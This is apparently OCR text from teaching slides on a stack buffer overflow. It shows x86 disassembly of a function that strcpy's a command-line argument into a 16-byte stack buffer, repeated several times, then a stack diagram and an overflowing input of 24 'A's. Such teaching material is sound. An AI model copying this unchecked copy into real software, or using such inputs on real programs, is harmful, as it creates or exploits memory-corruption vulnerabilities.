
argv[1]





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```



envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address
ebp
vuln's old ebp
-> buf (size: 16)
esp
; vuln
0x08048426 <+0>: push ebp
0x08048427 <+1>: mov ebp,esp
0x08048429 <+3>: sub esp,0x10
0x0804842c <+6>: push DWORD PTR [ebp+0x8]
0x0804842f <+9>: lea eax,[ebp-0x10]
0x08048432 <+12>: push eax
0x08048433 <+13>: call 0x80482e0 <strcpy@plt>
0x08048438 <+18>: add esp,0x8
0x0804843b <+21>: nop
0x0804843c <+22>: leave
0x0804843d <+23>: ret
; main
0x0804843e <+0>: push ebp
0x0804843f <+1>: mov ebp,esp
0x08048441 <+3>: mov eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>: add eax,0x4
0x08048447 <+9>: mov eax,DWORD PTR [eax]
0x08048449 <+11>: push eax
0x0804844a <+12>: call 0x8048426 <vuln>
0x0804844f <+17>: add esp,0x4
0x08048452 <+20>: mov eax,0x0
0x08048457 <+25>: leave
0x08048458 <+26>: ret
Let's assume
argv[1] = "A" * 24



